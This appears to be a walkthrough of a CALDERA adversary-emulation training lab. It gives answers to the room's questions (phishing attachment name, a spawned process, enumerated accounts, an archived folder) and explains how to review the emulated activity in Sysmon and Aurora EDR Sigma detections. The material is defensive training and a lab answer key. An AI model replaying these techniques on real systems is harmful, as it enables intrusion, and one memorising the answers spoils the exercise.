
What is the name of the file downloaded by the first ability?

Looking at the command of the first ability we find the name of the file download.


Answer: PhishingAttachment.xlsm

What is the name of the new process spawned by the second ability?

Opening the command ran by the second ability we see a base64 encoded string.



Taking that string and decoding it with CyberChef gets us the answer.



Answer: notepad.exe

How many accounts were identified by the fourth ability?

Looking at the output of the fourth ability we see the listed accounts.

```
Output

AccountType : 512
Caption     : VICTIM\Administrator
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-500
FullName    :
Name        : Administrator

AccountType : 512
Caption     : VICTIM\DefaultAccount
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-503
FullName    :
Name        : DefaultAccount

AccountType : 512
Caption     : VICTIM\Guest
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-501
FullName    :
Name        : Guest

AccountType : 512
Caption     : VICTIM\WDAGUtilityAccount
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-504
FullName    :
Name        : WDAGUtilityAccount
```

Answer: 4

What is the name of the directory archived by the fifth ability?

Answer: Downloads

How many HTTP requests were made by the sixth ability?
Answer: 23

Emulation to Detection

From the previous tasks, we have been executing TTPs and reviewing them through the CALDERA instance. Now, let's view the events generated by our emulation activity through log and detection analysis.


The provided victim machine is configured to log events and detect malicious activity with the following tools:

- Sysmon
- AuroraEDR

For this task, we will re-execute Emulation Activity #1 and use these tools to review the events from the perspective of a blue teamer. Given this, we will mainly use the provided RDP access to the VICTIM server to conduct the analysis.


Sysmon

As mentioned, Sysmon is installed and running on the target machine. The easiest way to access the logs is to use the Windows Event Viewer pinned in the taskbar and navigate to Applications and Services > Microsoft > Windows > Sysmon. You may observe that some of the TTPs executed by our custom profile are already logged. An example image below shows the execution of the Create a Process using WMI Query and an Encoded Command ability.




You may clear these logs before re-running the adversary profile to better view what logs are generated during the emulation activity.


We can re-execute the operation by stopping it and clicking Re-run operation. However, this automatically starts the operation, which will generate logs continuously until the execution of the last ability and will make it hard to analyse the execution of each ability. But if you prefer to analyse all logs in one go, feel free to use this functionality to start analysing logs after everything has been generated.




Given this, we will create a new operation using the same profile but with a configuration allowing us to run abilities individually. The only difference from our previous setup is that the Run State is set to Pause on Start instead of Run immediately. Don't forget to start the operation by clicking the start button in the lower-right corner.



With this new configuration, you may see that the operation is paused upon start. Given this, we can use the Run 1 Link feature to execute a single ability at a time.



Upon checking the logs after refreshing the Event Viewer, it only generated four Sysmon events. This view is better than flooding it with overwhelming logs after you execute all abilities in one go.




You may proceed with executing the next ability, reviewing and clearing the logs until you complete the operation.

Note that other processes might generate some irrelevant logs. To have a clear understanding of the execution flow, always start your analysis from the log that contains ParentImage: C:\Users\Public\chrome.exe. This is the process name of our CALDERA agent that executes the commands of each ability.

Sysmon Log Analysis via PowerShell

We can use PowerShell to analyze Sysmon Logs as an alternative for Event Viewer. We will use Get-WinEvent to print the logs and Clear-WinEvent to clear the logs before executing the following ability. Note that the Clear-WinEvent command is not a built-in functionality, so we must import it before proceeding.



After loading the module, we can start doing the same methodology of running a single ability, reviewing it and clearing its logs. Let's continue by executing the following ability.

You may have observed three things after executing the Get-WinEvent command:


- We used the fl (Format-List) cmdlet to list the field values of the logs instead of the default table format.
- The printed logs must be analysed from bottom to top to follow the correct timeline.
- We redacted the File Creation event log of __PSScriptPolicyTest__ since it is insignificant to our analysis. You may disregard this log entry while doing the analysis.

Don't forget to clear the logs again before proceeding to the following ability.

PowerSiem

If you prefer analyzing the events in real-time while the operation is running, we can use PowerSiem.ps1. This is a script created by IppSec to print the Sysmon logs automatically every second. The script also parses the message field, which provides a better view to analyse the log entry.

You may find the script in the tools directory.




After executing the PowerShell script, you may continue running the operation to see the logs printed by PowerSiem.

AuroraEDR

In addition to the events generated by Sysmon, the machine also has a running Aurora EDR Agent. This tool generates logs based on its detections using Sigma rules. You may access the events generated by Aurora EDR via Windows Event Viewer: Windows Logs > Application.

To remove the unnecessary events from the current view, you may use the filter and specify the Source with AuroraAgent.




Now that everything is set, we can start re-executing the operation to review the detections made by Aurora EDR. You may need to create a new operation using the

same profile to execute each ability individually. And again, you may clear the logs before proceeding to the following ability.


Note: Don't forget to refresh the Event Viewer once the ability has been executed.

For a quick example, let's analyse the detections generated by the Create a Process using WMI Query and an Encoded Command ability.




After running the ability, the Event Viewer shows 25 detections made. However, we must remove the System EventLog Cleared from the count since it is generated by our clear logs action before the ability's execution.

You may navigate to the details tab of each event log to analyse the detections. This tab contains all relevant information about the detection, such as the details of the Sigma rule that flagged the activity and the flagged process details.



Upon checking the logs, you may observe that it indicates why the activity is flagged based on the Match_Strings field.



From the image above, the ability was flagged with the Suspicious PowerShell Parameter Substring rule due to the following indicators:

- -exec bypass exists in the CommandLine field.
- powershell.exe exists in the Image field.

Reviewing the detection details made it easy to understand that the following commands above indicate potentially malicious activity.


Emulation Activity #1 Analysis

Complete the Emulation Activity #1 profile investigation based on the methodology provided above to answer the questions below.

****

